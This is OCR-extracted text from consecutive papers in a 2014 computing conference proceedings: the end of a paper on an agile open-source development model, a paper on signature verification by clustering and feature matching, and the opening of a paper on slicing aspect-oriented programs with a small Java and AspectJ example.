The proposed model is based on the Agile development and it combines the incremental [4] and iterative [10] developments. In this model the developer becomes user in the next iteration and repeat for each iteration. This model tries to remove or simplify the exiting Agile methodology [8, 11] so that it can easily remove the complexity of the exiting development. This is of the form O shape, so it is also known as the O model of OSS (Fig. 2).




Fig. 1 Traditional OSS development model




Fig. 2 Proposed OSS development model

The modified and refine of Agile development methodology contain following items:

User/Developer: This is actually who works on the system directly or indirectly. For the first iteration, the person who develops the system is called developer, and after the release, the same person who uses the software is now also the developer of the system when they do some modifications according to their needs.

Feedback/Requirement: Once the system is used by the user, then they give feedback, in order to improve the system. The same user can add some requirements after understanding the system. This phase deals with the activities related to requirement generation and feedback process. Two main processes will happen in this phase: problem understanding and requirement specification. This is more important when we develop new open source system.

Plan and evaluate priorities: A strategic plan is developed after getting the requirement and feedback from the user. This phase deals with detailed thinking process in order to go in detail analysis. First there is comprehensive plan is developed and then evaluate each parameter in the plan for next built from all perspective related organization and usages. In this phase, we also defined the priorities for the activities in the developed plan.

Analysis: Once the requirement, detailed plan, and priorities are done, then we do detailed analysis of the plan and give priorities. This also must be specified in SRS. The main aim to this phase is document all the plan and priorities in software document.

Design: The purpose of design phase in OSS is to plan a solution to specified problem or requirement. This is the first phase in which we move from problem domain to solution. In OSS, if we have already a system then we try to modify or add the new requirement in the current system. We also identify the component and subcomponent and connection between them.

Coding: The coding phase is done what we have made measure decision during the design phase. In this phase, we just implement that are finalized during the design. This is also called implementation phase. The coding phase basically depends on the programming languages that we choose to translate the design.

Testing: The main goal of this phase is to detect the defects in the software. This phase try to expose the system and find the error of requirement, plan, design and coding.

Deliver increment: Once the testing is completed successfully then next phase is to deliver the system for the first time or in next increment with the source code, binaries and necessary Open source license.

Increment application: In this phase the newer, updated the last one. In each iteration, there is new increment of the application and we try to review that system only. This process continues infinite times and depends upon the reusability and applicability of that application.

Hence, by formalizing of this model also revealed that there is a lot need to be done in this field. Rather, deeper analysis should be performed to assess the capabilities of OSS development for supporting the required quality attributes in regard to a good paradigm.

4 Conclusions

This paper proposes a new paradigm to open source software development. This approach aims to refine the Agile methodology so that there is specific model to develop open source software. Following are the nine-steps phase development process is suggested to develop open source software that is by combing Incremental and Iterative paradigm as in Agile method. The deployment is performed by analyzing and modularizing open source software environment. However, this approach is not fully completed and tested so still there is a need to implement it in real scenario. Hence, the future research will be focusing on providing a detailed instruction, phase analysis, and implementation of this model. This field has large scope for research since there are still not much research has been done in the field of Open source software development system. We have still scope to develop a full-fledged development methodology for open world and open platform for the open source development.

References

1. Feller, J., Fitgerald, B., Hissam, S., Lakhani, K.: Perspectives on Free and Open Source Software. MIT Press, Cambridge, MA (2005)
2. Boehm, B.: A spiral model for software development and enhancement. Computer **21**(5), 61–72 (1988)
3. Boehm, B.: Get ready for agile methods, with care. IEEE Comput. **35**(1), 64–69 (2002)
4. Reiss, S.P.: Incremental maintenance of software artifacts. IEEE Trans. Softw. Eng. **32**(9), 682–697 (2006)
5. Aoyama, M.: Agile software process and its experience. In: Proceedings of the International Conference on Software Engineering, pp. 3–12. Kyoto, Japan (1998)
6. Beck, B., et al.: Manifesto for agile software development. Accessed from http://agilemanifesto.org
7. Palmieri, D.: Knowledge Management through Pair Programming in Computer Science. North Carolina State University, Raleigh, NC (2002)
8. Larman, C.: Agile and Iterative Development: A Manager's Guide. Addison Wesley, Boston (2004)
9. Highsmith, J.: Agile Software Development Ecosystems. Addison-Wesley, Boston, MA (2002)
10. Basili, V.R., Turner, A.J.: Iterative enhancement: A practical technique for software development. IEEE Trans. Softw. Eng. **1**(4), 266–270 (1975)
11. Fowler, M., Highsmith, J.: The agile manifesto. Softw. Dev. **9**(8), 28–32 (2001)

A Real-Time Signature Verification Technology Using Clustering and Statistical Analysis

Joshane Kelsy and Rajib Sarkar

Abstract The aim of this paper is to present the detailed description of the working and application of 'real-time signature verification' using clustering and statistical analysis. The entitled system works faster and efficiently involving two processes, i.e., 'preprocessing' and 'feature matching' such that 'noise reduction,' 'image normalization,' and 'skeletonization' are carried out in preprocessing after which the input image is stored in the database. When the sample inputs new signature, 'feature matching' takes place, comprising brute force and sift algorithm, and matches the signature according to the cluster values present in the stored sample signature. The approach is fast efficient and authentic, which can be implemented in certain core areas. We have proposed integrated signature verification system, in which the brute force and sift algorithm are implemented in order to perform the matching. An integrated verification system not only provides a way to compare and match an online signature against an online signature but also improves the system performance in those cases where both static and dynamic features are available.

Keywords Signature verification · Cluster · Real time · Matching algorithm · Normalization · Skeletonization

J. Kelsy (✉)
Central Institute of Technology, Raipur, India
e-mail: j.kelsy@yahoo.com

R. Sarkar
Raipur, Chhattisgarh 492001, India
e-mail: sarkar.rajibrcciit@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_93, © Springer India 2014

1 Introduction

'Biometrics' is a uprising term used in today's technological world. Biometrics refers to the identification of human by its traits or characteristics by statistical analysis. The characteristic or trait includes the face, retina, fingerprints, signature, voice, or iris. Biometrics is emerging as the new high security solution. Signature is one of the significant traits of human identifications. Signature comprises the special class of characters that are not exhibited by any alphabets. Signature is acting as an identity of a person in most area. Signature can be verified online or real time. The design and implementation of an online dynamic signature verification system involve data acquisition, feature extraction, feature selection, decision making, and performance evaluation. In the present digital world, need of security is the most prioritized point. Implication of security stretches its hands from a penny from our pocket to the high transaction value transfers in our bank account and even to our lives. Signature recognition is the essential front end of any signature identification system, which verifies and recognizes signature regions from cluttered noise, obtained either from genuine person or from a forger. Handwritten signature is a part of biometrics. It has been clearly explained how the input signature is verified and recognized for the real one by undergoing a series of process with the end declaration of 'genuine' or 'forger' (Fig. 1).

2 Related Works

In the previous year regarding the online verification, various researches have been carried out. Jain et al. [1] described a method for online handwritten signature verification. The signatures were acquired by a digitizing tablet, which captured both dynamic and spatial information of the writing. After preprocessing the signature, several features are extracted. The authenticity was determined by comparing an input signature to a stored reference set (template) consisting of




Fig. 1 Typical signature verification system

three signatures. The similarity between an input signature and the reference set is computed using string matching, and the similarity value is compared to a threshold. Kimura [2] has been depicted the description of a feature-based approach that allows for matching of a sample signature against a large number of signatures in real time, thereby achieving improved accuracy without any significant performance penalty. Shafiei [3] introduced a new online handwritten signature verification system using hidden Markov model (HMM). The system proposed by him is based on variable-length segmentation of signatures in a HMM for online signature verification. Kashi et al. [4] proposed a method for the automatic verification of online handwritten signatures using both global and local features. Pippin [5] proposed two verification filters, each filter employing different techniques commonly used in the literature. The first filter extracts high-level global features of a signature and compares these features with stored signature templates using KNN classification. The second filter uses velocity-based stroke segmentation to encode the signature as a series of strokes and then uses dynamic time warping to find the closest distance between test and template signatures. Alisher [6] (2002) proposed a system for online signature verification, here approaching the problem as a two-class pattern recognition problem. During enrollment, reference signatures are collected from each registered user and cross aligned to extract features about that user's signature. A test signatures authenticity is established by first comparing it with each reference signature for the claimed user. The signature is then classified as genuine or forgery based on the alignment scores, which are normalized by reference statistics, using standard pattern classification techniques. Zhang and Ceun [7] outline the development of a unique system-based dynamic signature verification algorithm. The prototype algorithm consequently developed uses x and y components of pen-tip velocity profiles (vx[n] and vy[n]) to create signature representations based on autoregression with exogenous input (ARX) models. Verification is accomplished using a similarity measure based on the results of a k step ahead predictor and 5 complementary metrics.

3 Pattern Recognition Through Clustering

In order to recognize the textual pattern, we have employed the clustering method. The task of assigning set of objects into groups can be termed as clustering. Cluster is specifically a task in data mining that has been employed in pattern recognition and has been solved using certain algorithms. Agglomerative clustering has been implemented in our project implementation. In order to achieve this, we have used sift and brute force technique.

4 Proposed Work

The real-time signature verification should be swift, errorless, and user-friendly so that the checker can easy perform checking at a click. Our proposed system takes input a normal image of the signature then removes noise through noise reduction technique, after which the noiseless image has been preprocessed. The preprocessing includes certain sub-process, i.e., the resizing, rotation, and skeletonization (thinning) of the signature. The system proposed also store the featured values of the signature in the database. After the preprocessing is completed, the most significant process takes place that is the feature matching. This feature matching is done using the clustering method such that by the use of sift and brute force algorithm, the dynamic clusters have been obtained from the signature input and matched to the signature signed by the user (data acquisition) (Fig. 2).

The system starts with the data acquisition followed by the preprocessing stages and then final conclusion by the feature matching and the data storage process.

4.1 Data Acquisition

The data acquisition includes the scanning of the image and storing it into the database for the further process to be applied. The image can be either scanned by the scanner or clicked by the camera and then saved into the storage device (Fig. 3).




Fig. 2 Proposed system




Fig. 3 Data acquisition

4.2 Preprocessing

The preprocessing undergoes three major steps that include the following:

1. Noise reduction
2. Normalization
(a) Resizing
(b) Rotating
3. Skeletonization.

4.3 Noise Reduction

Before any process, noise reduction is applied to the binary image. In noise reduction, single white pixels on black background and single black pixels on white background are to be eliminated [8]. In order to perform this, 3 × 3 mask is applied such that if the number of the 8-neighbors of a pixel that have the same color with the central pixel is less than two, reverse the color of the central pixel (Fig. 4).

Fig. 4 **a**, **b** Acquainted image and **c**, **d** noise reduction image

4.4 Normalization

The term normalization can be defined as the process in which the image size is adjusted so that the width and the height reach a default value, while the height-to-width and width-to height ratio remain unchanged [8] such that the image or the sample can be easily stored in the database with optimum size and can be compared or matched easily. The normalization process mainly underlies two processes.

4.4.1 Resizing

Resizing can be defined as the method of altering the dimensions of the input image with a well-defined value such that it can be easily entered in the database. In this technique, we are defining the dimensions with the value of 128 × 128 matrix (Fig. 5).

4.4.2 Rotating

The input signature can be either signed with a tilt or forming a slant angle [8], so in order to incorporate the removal of this tilt or angle, we are implementing the given rotation Algorithm (1). In rotation, firstly, the black pixels are extracted followed by the curve calculation (Cur) after which x and y coordinates of the signature location have been preserved. The signature is moved to the origin, a new curve has been obtained, new coordinates are passed, and the result obtained that the image is moved to the original position (Fig. 6).

Fig. 5 Resizing

Fig. 6 **a** Resized image, **b** rotated image

4.5 Skeletonization

The term skeletonization [8] in simple words can be defined as 'thinning.' The preprocessed signature is thinned with the morphological technique, namely erosion, such that the pixels from the boundaries are removed. Erosion is performed until the skeletal structure of the signature is obtained. Algorithm (2) [7] is used in our system to erode the signature step by step according to the structuring element, i.e., the neighborhood pixel (Fig. 7).




Fig. 7 **a**, **b** Resized image and **c**, **d** skeletonized image

5 Feature Matching

This is the final process of the signature verification system. In feature matching, we use a clustering technique/Algorithm (3) [8] in order to match the local features extracted using the brute search technique. In brute search technique, the points with the same dimensions having a double matrix have been searched accordingly for the reference and optimal points. The search has been performed according to the matching principle of *k*-neighbors such that the point will only match if the neighborhood pixels of the database signature and the newly acquainted signature reference points match. Clusters are formed over the local features obtained in the signature. With every neighborhood pixel match found, a straight line is formed matching both the points (Fig. 8).

In Fig. 9, genuine signature is shown that it is matched using the clustering method.

6 Algorithm Implemented

Algorithm 1: *Rotating*

Input: Normalized image
Step 1: Extraction of black pixels of input image to I3
Step 2: Calculate the curve, Cur.
Step 3: Extraction of the total pixels to Np.
Step 4: Calculating the original x and y coordinates of the center of mass and initialize to origX and origY.
Step 5: Move the signature to the origin.




Fig. 8 Feature matching 1.0




Fig. 9 Feature matching 1.1

Step 6: Calculating the new curve of the signature and saving to Cur.
Step 7: Calculating the Minimum Igen value to MinIgen.
Step 8: Rotating and passing the new coordinates to the u,v,w.
Step 9: Moving the signature I3 to the original position.
Step 10: Stop.
Output: Rotated image

Algorithm 2: *Skeletonization*

Input: Binary image
Step 1: Start
Step 2: Initializing counter C = 0.
Step 3: Satisfying the condition searching for N, C = C+1
If N(I, j) = 1
Matrix(M) = M–N
Step 4: Stop
Output: Thinned or skeletonized image

Algorithm 3: *Feature Matching*

Input: Preprocessed Image
Step 1: Obtaining and extract features (normalized regions) from the image. With each feature extracted, a cluster has been formed on it.
Step 2: Brute search applied.
Step 3: Find overlapping relations of the initial matches.
Step 4: Affinity matrix calculation has been performed.
Step 5: Calculate the running time of the program.
Step 6: Calculating the new curve of the signature and saving to Cur.
Step 7: Display results.

Step 8: Store the values in the database for further use.
Step 9: Stop.
Output: Matching performed

7 Conclusion

The proposed model of real-time signature recognition and verification system considers the signature as the input image is further enhanced by the noise reduction followed by the preprocessing for the feature extraction, which is compared and matched with the previously stored signature from the database by the sift algorithm using the clustering technique and displays the match obtained. The processing time of the whole system is as small as 0.322 s, resulting in the more efficient way of acquiring security.

Case	Initial cluster	Cutoff	1-1 Relation match	Final cluster	Running time	Result
1	45	30.00	25	21	0.4465	Genuine
2	0	30.00	0	1	0.0047	Forged
3	46	30.00	24	20	0.4040	Genuine
4	38	30.00	23	18	0.4562	Genuine
5	2	30.00	0	2	0.3842	Forged

Results obtained while processing.

References

1. Jain, A.K., Griess, F.D., Connell, S.D.: On-line signature verification. Pattern Recogn. **35**(12), 2963–2972 (2002)
2. Shridhar, M., Houle, G., Bakker, R., Kimura, F.: Real-time feature- based automatic signature verification. In: 10th IWFHR, Michigan State University, United States of America (2002)
3. Shafiei, M.M., Rabiee, H.R.: A new online signature verification algorithm using variable length segmentation and hidden Markov models. In: Proceedings of Seventh International Conference on Document Analysis and Recognition, pp. 443–446. (2003)
4. Kashi, R.S., Hu, J., Nelson, W.L., Turin, W.: On-line handwritten signature verification using Hidden Markov Model features. In: Proceedings of the Fourth International Conference on Document Analysis and Recognition, vol. 1, pp. 253–257. (1997)
5. Pippin, C.E.: Dynamic signature verification using local and global features. Georgia Institute of Technology, Atlanta, July 2004
6. Kholmatov, A., Yanikoglu, B.: Authentication using online signatures. Master thesis, Sabanci University June 2002
7. Zhang, T.Y., Ceun, C.Y.: A fast algorithm for thinning digital patterns. Commun. ACM **27**(3), 236–239 (1998)

8. Cho, M., Lee, J., Lee, K.M.: Feature correspondence and deformable object matching via agglomerative correspondence clustering. In: IEEE 12th International Conference on of Computer Vision, pp. 1280–1287. (2009)
9. Achtert, E.; Bhm, C.; Krger, P.: DeLi-Clu: boosting robustness, completeness, usability, and efficiency of hierarchical clustering by a closest pair ranking. In: LNCS: Advances in Knowledge Discovery and Data Mining. Lecture Notes in Computer Science 3918: 119128, ISBN 978-3-540-33206-0 (2006)
10. Gu, Y.: Approaching real time dynamic signature verification from a systems and control perspective. ELEN779 dissertation, Approaching DSV from a Systems Perspective (2003)
11. Baltzakisa, H., Papamarkos, N.: A new signature verification technique based on a two-stage neural network classifier. Eng. Appl. Artifi. Intell. **14**(1), 95–103 (2001). (Elsevier)
12. Brault, J., Plamondon, R.: Segmenting handwritten signatures at their perceptually important points. IEEE Trans. Pattern Anal. Mach. Intell. **15**, 953–957 (1993)
13. Gonzalez, C., Wintz, P.: Digital Image Processing, 2nd edn. Addison-Wesley, MA (1987)
14. Lam, C.F., Kamins, D.: Signature recognition through spectral analysis. Proc. Pattern Recogn. **22**, 39–44 (1989)

Component-Aspect Separation-Based Slicing of Aspect-Oriented Programs

Jagannath Singh, Durga Prasad Mohapatra and Pabitra Mohan Khilar

Abstract In this paper, we have introduced a slicing technique for AOP based on the separation of aspect and non-aspect (component) sections and separately find their slices and finally combine these two to get the resultant slice. In this paper, we have used AspectJ to find the dynamic information of the program.

Keywords Aspect-oriented programming · Program slicing · Slicing of AOP · System dependence graph of AOP

1 Introduction

Software design processes and the programming languages through which these designs are implemented must be in support with each other [1]. In software design, we generally break a larger system into smaller and more manageable units. Programming languages facilitate us to define abstractions of system sub-units and then implement those abstractions in different ways to get the actual working system. So in order to develop more efficient and effective systems, software design and programming languages must be compatible with each other.

In the past decade, a new software development technique has evolved and became very popular in the software development industry. Aspect-oriented

J. Singh (✉) · D. P. Mohapatra · P. M. Khilar
Department of Computer Science and Engineering, National Institute of Technology, Rourkela 769008, India
e-mail: jagannath.singh@gmail.com

D. P. Mohapatra
e-mail: durga@nitrkl.ac.in

P. M. Khilar
e-mail: pmkhilar@nitrkl.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_94, © Springer India 2014

software development (AOSD) technique is used to modularize cross-cutting concerns in software systems [2]. It helps in improving a development organization's working practice and return on investment (ROI). Also, in AOSD, the cross-cutting design decisions are handled by using two types of languages—a component language to describe the basic functionality of the system and an aspect language to describe the different cross-cutting properties. Component language must implement elements such as book, repositories, printers. Aspect language must handle communication and logging. Finally, the component and aspects are combined into a system using an Aspect Weaver.

1.1 Aspect-Oriented Programming

Object-oriented programming was developed at Xerox PARC (by Alan Kay and others) in the 1970s, to represent the prevalent use of objects and messages as the basis for computation. Since then, the OOP has been the most widely used software development technique. Now, also many companies are using OOP technique for their product development. But as the popularity of OOP increases, the people started finding some drawbacks in the OOP implementation. One of them is, implementation of cross-cutting concerns. While OOP is the most common methodology used to manage core concerns, it is not sufficient for managing the cross-cutting concerns, especially in complex applications. As a result of this problem, a new methodology was evolved, called aspect-oriented programming, to solve this problem.

Cross-cutting concerns are those parts of the program that are scattered across multiple modules of the program and also tangled with other modules. The most simple and common example of a cross-cutting concern is logging. Logging is a cross-cutting concern because it affects many modules or classes across the software, and it intrudes on the business logic.

Features of AOP: *Aspect*—Aspects are like classes in OOP that contain functionalities. But aspects are different from classes because aspects are meant to compute cross-cutting concerns to be injected into other codes. *Join-points*—Aspects cross-cut the application at some specific points only, which can be object construction, method call or member variable access points. These specific points in the application is called Join-points. *Point-cut*—The specification for naming a join-point is called a point-cut. Point-cut is the collection of join-points. *Advice*—Once the join-points are spotted in a program, the intended behavior must be defined. This behavior is called advice. An advice can contain anything that an arbitrary Java method can have.

1.1.1 Disadvantages of AOP

- *Aspects do not have independent existence* [3]: Aspects can be created by keeping in mind the context of another class and also cannot execute of its own. It depends on the context of another class for their identity and execution.
- *Difficult to determine Control and Data dependency*: The control and data dependency of an AO program are not apparent from the source code of the aspect or class, because both of them are developed separately. The dependency is solely determined by the weaving process. So it is difficult to know the CD and DD before the execution of the program.
- *Debugging and maintenance of AO program*: In AOP, we inject a block of code that is being run at a given point, i.e., join-point, but by just looking at the source code, it is very difficult to determine where this block is called. If the advice causes some changes, then while debugging an application, it will be very difficult to identify the root cause of the fault.

In order to overcome the above challenges, we have to use some techniques that can handle these problems. Program slicing is a technique that is used by different researchers to successfully addressing these challenges. So we will perform program slicing on AO programs and see who faces the above-mentioned challenges.

1.2 Slicing of Aspect-Oriented Programs

Program slicing was initially proposed for procedural programming language and had been extended to cope with the object-oriented paradigm by Harrold et al. [4] and Mohapatra et al. [5]. Nowadays, the application of program slicing technique to aspect-oriented programs is gaining most of the researcher's attention.

A preliminary work in this area has been done by Zhao [6]. He proposed an aspect-oriented system dependence graph (SDG) that is an extension of object-oriented SDG. The aspect-oriented system dependence graph (ASDG) consists of an SDG for the traditional code enriched with a set of dependence graphs that represent the aspect code. Graphs are connected through special edges that model instructions and advice execution.

Sahu et al. [7] constructed the extended ASDG as the intermediate representation of aspect-oriented programs. Their EASDG differs from the ASDG of Zhao [6] in two ways: each point-cut in the AspectJ program is shown explicitly, and also, the weaving process is represented in EASDG. After constructing the EASDG, they have applied a node-marking algorithm on the EASDG to compute dynamic slice of aspect-oriented programs.

In all the above works, the authors have extended the SDG by adding new types of edges and then computed the slice by applying graph reachability algorithm. But adding new edges to the SDG increases the complexity of the graph, and hence, it is very difficult to represent a large program by these extended SDGs.

2 A Component and Aspect Separation-Based Slicing Approach

In our approach, we take an aspect-oriented program that contains a non-aspect section and an aspect section. We separate them and store them in two different files. We apply slicing on both separately, and after getting the slices, we will merge the slices to get the final slice of the actual AO program. We use AspectJ programs to fetch the control and data dependencies from the non-aspect program and also to fetch the point-cut information from the aspect program.

Now, we present our proposed algorithm in pseudo-code form.

Algorithm: Component-Aspect Separation-Based Slicing Algorithm.

Input: A program written in Java (non-aspect program) and a program written in AspectJ (aspect program) that works on the first program.

Slicing criteria given by the user to slice the total AO program.

Output: SDG for the Java program and the slice of the target AO program.

1. **Construct the CFG of Java program** (i.e., component section): Construct the partial SDG (SDG_P) for the non-aspect or component program written in Java that contains only control dependency edges. It is to compute the control dependencies between the statements of the Java program.
2. **Collect the dynamic data dependency using AspectJ**: For each variable v in the Java program, declare a cache denoted by $C(v)$. $C(v)$ keeps the most recent definition of the variable v. To fetch the def-use information of each variable, write the AspectJ program. Do the following to create complete SDG by adding the data dependency edges to the SDG_P:
   a. For each variable v, declare $C(v) = \phi$. Initialize with not assigned mark
   b. Execute each statement S in the program one by one.
   c. For each variable u used at S, if $c(u) \neq \phi$, then add a data dependency edge $C(u) \rightarrow s$ to the SDG_P.
   d. For each variable w defined at S, $C(w) = S$.
3. **Find the slice of non-aspect program**: Apply node-marking dynamic slicing (NMDS) to find the slice of the non-aspect program written in Java. Store the statement numbers in the slice in an array.
4. **Create the point-cut table**: A point-cut table is created with two fields, point-cut serials and statement numbers of the Java program. Do the following to construct the point-cut table:
   a. Count the point-cuts in the aspect program and add all point-cuts into the table serially, as PC1, PC2,…
   b. Run the Java program along with the AspectJ program and fetch the statement numbers of the Java program, which are the join-points for a particular point-cut.
   c. Add all the statement numbers of a point-cut with its respective point-cut.

5. Find the resultant slice of the aspect-oriented program: Pick one–one statement number from the array obtained in Step − 3 and match it with the point-cut table. If the match was found, then fetch the point-cut serial number and add to the slice. Display all the statements in the array along with the point-cuts, as the final slice of the input AO program w.r.t. input slicing criteria.

2.1 Implementation

To explain the working of the above algorithm, we have written one non-aspect program using MiniJava, as shown in Fig. 1. MiniJava is a subset of Java having some syntax restriction. We have used MiniJava because we want to automate the AOP slicing system and considering a Java program with all features is a tedious process. So for our study, we have considered a simple MiniJava program. This program will print the Fibonacci numbers. Also, we have written an aspect program using AspectJ that will capture the use of every data member of the FEB class, as shown in Fig. 1.

As in the algorithm, we first construct the SDG of the non-aspect section, as shown in Fig. 2a. We have used the JavaCC and extracted all declaration-use information, from the program. Also, JavaCC is used to fetch the control

```
public class Fibonacci {
    public static void main ( String [ ] args ) {
        System . out . println ( new FFB ( ) . fib ( 10 ) );
    }
}
class FFB {
   int m ;
   int v0 ;
   int v1 ;
   int v2 ;
1.   public static void fib ( int n ) {
        int i ;
2.          m = n ;
3.          v0 = 0 ;
4.          v1 = 1 ;
5.            if ( m < 2 ) {
6.                  System . out . println ( m ) ; }
              else {
7.                  i = 2 ;
8.                  while ( i < ( m + 1 ) ) {
9.                      v2 = v0 + v1 ;
10.                     v0 = v1 ;
11.                     v1 = v2 ;
12.                     System . out . println ( v2 ) ;
13.                     i = i + 1 ;
                    } } } }
```

```
public aspect aspectfib {

pointcut getvariable0( ):get(int FFB.v0);

        after( ) returning (int value):getvariable0( )
        {
                System.out.println("caught the pointcut"+value);
        }
pointcut getvariable1( ):get(int FFB.v1);

        after( ) returning (int value):getvariable1( )
        {
                System.out.println("caught the pointcut"+value);
        }

pointcut getvariable2( ):get(int FFB.v2);

        after( ) returning (int value):getvariable2( )
        {
                System.out.println("caught the pointcut"+value);
        }
pointcut getvariable_m( ):get(int FFB.m);

        after( ) returning (int value):getvariable_m( )
        {
                System.out.println("caught the pointcut"+value);
        }

}
```

Fig. 1 Example of aspect program written in AspectJ

